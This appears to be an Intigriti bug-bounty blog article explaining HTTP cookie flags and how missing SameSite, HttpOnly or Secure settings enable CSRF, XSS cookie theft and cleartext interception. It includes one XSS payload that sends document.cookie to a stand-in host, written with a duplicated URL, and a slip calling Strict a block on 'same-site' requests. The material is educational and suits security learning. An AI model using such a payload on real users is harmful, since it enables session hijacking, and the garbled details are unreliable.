Exploiting insecure cookie policies

BY AURÉLIEN · JUNE 27, 2026

Cookies are one of the most fundamental building blocks of the modern web, and yet they are often overlooked from a security perspective. When misconfigured, they can potentially lead to exposure of sensitive session data, enable several client-side attacks, and in severe cases, even allow attackers to impersonate users completely.

In this article, we'll explore what cookies are, how they work and how attackers can exploit insecure cookie policies.

Let's dive in!


What are HTTP cookies?

HTTP cookies are small pieces of data stored on a user's device by the websites they visit. They can serve many purposes, such as remembering your logins, language preferences or even serving you targeted ads.

Each cookie is defined by a unique name, and a value of which both are controllable by the application. But as harmless as they may seem, misconfigured cookies can open the door to serious security vulnerabilities. Before we dive into some practical examples, let’s first understand how cookies in HTTP traffic work.

How do cookies work?

Since HTTP is stateless, developers have had to figure out another way to support persisting states. A clear example of this is a unique session token that is added to each HTTP request to ensure you stay logged in the entire time. If it wasn’t for this, you’d have to manually log into the application every time you request a new webpage.




How HTTP cookies work

As client-side attacks evolved, so did browser security. And with it came several protection mechanisms to help developers with safekeeping sensitive cookies. This ensures that cookies will not be included in every HTTP request, except the intended case. Let's have a look at all the available cookie flags.

Cookie flags

To ensure cookies are forwarded safely in HTTP requests and prevent leaks, modern web browsers support several cookie flags. And although default values are assigned to each missing flag, it's still up to the developer to ensure insecure cookie flags are never applied. Let's have a look at the most common cookie flags:



Understanding HTTP cookie attributes

Exploiting insecure cookie policies

Now that we understand how cookies work and what attributes control them, let's look at what happens when those attributes are missing or incorrectly set.

Cross-site request forgery (CSRF)

Cross-site request forgery (CSRF) is a vulnerability that allows an attacker to trick a victim into performing actions on a website without their knowledge. A critical part of the attack relies on the victim's web browser auto-includes the session tokens to ensure the CSRF attack is performed as an authenticated user.


That said, not every endpoint or application route is susceptible to CSRF attacks. For a CSRF to work, four conditions need to be met.

1. The targeted action must be a privileged or state-changing action, like changing an email address, resetting a password or making a transaction.

2. The application must rely on a form of authentication that the browser would automatically forward between requests, such as HTTP cookies, basic auth or even TLS/SSL certificate. If authentication instead depends on something the browser won't attach on its own, like an HTTP Bearer token that the site's own JavaScript must add to each request, the browser won't be forwarding it automatically and the forged request will fail.

3. The request must not contain any unpredictable values. If the request requires, for instance, a random CSRF token that the attacker cannot guess or obtain, crafting a valid request becomes nearly impossible.

4. Finally, the request must not trigger a pre-flight request. If it does, it'll be subject to a CORS policy which we will need to comply to or bypass in order to send the forged request.



Testing for CSRF vulnerabilities cheat sheet

When all above conditions are met, an attacker can craft a malicious page that silently fires off a request the moment you visit it, using your active session without you ever knowing.

It is important to note that the second condition, when cookies are used as an authentication mean, requires the session cookie's **SameSite** and **Secure** flag to be incorrectly configured. If a strict **SameSite** policy is enforced on the cookie, the browser will refuse to send the session cookie with same-site requests, making CSRF not possible.

Have a look at the following illustration that represents a classic CSRF example.

When the SameSite cookie flag is never set, most modern browsers will now default to `Lax`, which already blocks cross-site requests like this one as it does not comply with one of the criteria. However, if the cookie had the SameSite attribute set to `None`, no enforcement would have prevented the cookie to be sent with cross-site requests, which would have enabled this CSRF attack to change the victim' s email.


Alternatively, if **SameSite** was set to `Strict` on the session cookie, the browser would refuse to send it with any cross-site request, regardless if it met any of the conditions enforced for `Lax`. Practically speaking, this would mean that the victim's web browser would never include cookies in your CSRF proof of concept.

Cross-site request forgery attacks can sometimes get quite complex, but when you find yourself with the right conditions, the impact can be severe, making them worth testing for. If you wish to read more about exploiting CSRF vulnerabilities, we have a comprehensive article on this topic.

XSS cookie stealing

When a cookie does not have **HttpOnly** set, JavaScript running in the browser can access it directly through `document.cookie`. This becomes dangerous when a website is vulnerable to XSS. An attacker who manages to inject a arbitrary JavaScript into a page, such as through an XSS vulnerability, can steal every cookie the browser has for that site.

Suppose your target stores the following cookies in your browser after successful authentication:



Sensitive HTTP cookie with missing HttpOnly flag

If you can manage to find an XSS vulnerability on the target, you would in practice easily be able to escalate your simple XSS into a full account takeover by sending the sensitive session cookie to your end:

```
location.href="https://example.com/c?c=https://example.com/c?c="+document.cookie;
```

Anyone who visits your proof of concept will unknowingly send their cookies straight to the attacker's-controlled server.

Cookie theft over insecure HTTP

HTTP and HTTPS are both protocols used to transfer data between your browser and a web server. The key difference is that HTTPS encrypts that data using SSL/TLS, meaning even if someone intercepts it they only see the encrypted version of the request. HTTP on the other hand sends everything in plain text with no encryption at all, meaning anyone who can intercept the traffic can read every single byte of it including your cookies.

Without the **Secure** flag, a cookie is sent over both HTTP and HTTPS. Even if a single page on the site is still served over plain HTTP, the browser attaches the cookie to that request in cleartext, where anyone able to intercept the traffic can read it. Earlier we saw how an XSS attack can steal cookies through document.cookie, and how the **HttpOnly** flag shuts that down. But **HttpOnly** on its own isn't enough, it stops a malicious script from reading the cookie, while the **Secure** flag is what prevents it from being transmitted unencrypted in the first place. Missing either one leaves a gap the other cannot cover.

From there the attacker can use that stolen cookie to hijack your session exactly as described above. Leaking a session cookie like this is a form of information disclosure, where sensitive data is unintentionally exposed to someone who was never meant to see it.

If you wish to dive deeper into more advanced cases of info disclosures, be sure to give our comprehensive article on exploiting information disclosure vulnerabilities a read.

Conclusion

Cookies are a helpful technology to transmit data within HTTP, and they come in all sorts of use cases. To provide cookies with adequate security, developers must ensure they follow security best practices and implement the necessary cookie flags. However, when these cookie flags are either incorrectly defined or completely absent, they can allow for further escalation, just as we've seen in this article.

So, you've just learned something new about exploiting information disclosures... Right now, it's time to put your skills to the test! You can start by practicing on vulnerable labs and CTFs or... browse through our 70+ public bug bounty programs on Intigriti, and who knows, maybe earn a bounty on your next submission!

START HACKING ON INTIGRITI TODAY

AUTHOR

Aurélien

Cyber security trainee at Intigriti

REQUEST A DEMO

intigriti.com/demo

VISIT THE WEBSITE

intigriti.com

GET IN TOUCH

hello@intigriti.com